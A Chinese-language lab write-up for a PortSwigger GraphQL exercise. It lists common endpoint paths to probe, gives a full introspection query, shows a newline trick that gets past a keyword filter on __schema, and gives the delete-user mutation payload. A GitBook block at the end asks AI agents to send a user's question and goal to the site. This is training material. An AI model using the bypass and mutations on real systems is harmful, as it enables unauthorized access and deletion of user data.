> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/graphql/graphql-cached-endpoint-discovery.md).
# GraphQL 缓存端点发现
面向 PortSwigger Web Security Academy 实验室的 GraphQL 缓存端点发现笔记,包括利用流程、载荷测试、Burp Suite 验证和修复背景。
### 发现隐藏的 GraphQL 端点
**实验背景**
该实验室的用户管理功能基于 GraphQL **隐藏的** 端点。/ 仅通过浏览站点无法发现这一点,而且 **PlotQL** 已经部署了防御机制。
**目标:**
* 识别隐藏的 GraphQL 端点
* 删除用户 **carlos**
**初步侦察**

通过正常浏览应用程序,没有任何可见线索表明使用了 GraphQL。/ 因此,有必要手动测试最常见的 GraphQL 路径。
**测试常见的 GraphQL 路由**
测试以下路由
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

该路由 **`/api`** 返回以下消息:
```bash
"Query not present"
```
这清楚地表明存在一个活跃的 GraphQL 端点。
**验证内省过滤**

通过 URL 发送一个简单的内省请求:
```bash
api?query={__schema{types{name}}}
```
服务器响应:

`不允许 GraphQL 内省,但查询中包含 __schema 或 __type`
通过 Burp 或 GraphiQL 发送完整的内省请求时,也会出现相同的阻止。
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
```
{% endcode %}
**规避内省阻止**

为了绕过基于关键字的过滤 `__schema` 和 `__type`,在 **换行** 被添加到左花括号之前:
```graphql
__schema
{
```
这一微小修改使请求能够被服务器接受并处理。
**GraphQL 图谱分析**


一旦内省被接受,发现的请求就会发送到 **站点地图** 以便更容易分析。
识别出两个重要请求。

**通过 ID 恢复用户**
通过其标识符获取用户名的请求:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
用户名
}
}
```
提供以下 ID:
```json
{
"id":3
}
```
可以识别出 ID 为 **3** 对应于 **carlos**.

**删除 carlos 用户**
一次转移会将用户从组织中移除:
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
用户名
}
}
}
```
使用的有效载荷:
```graphql
{
"input": {
"id": 3
}
}
```
用户 **carlos** 随后被成功删除。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.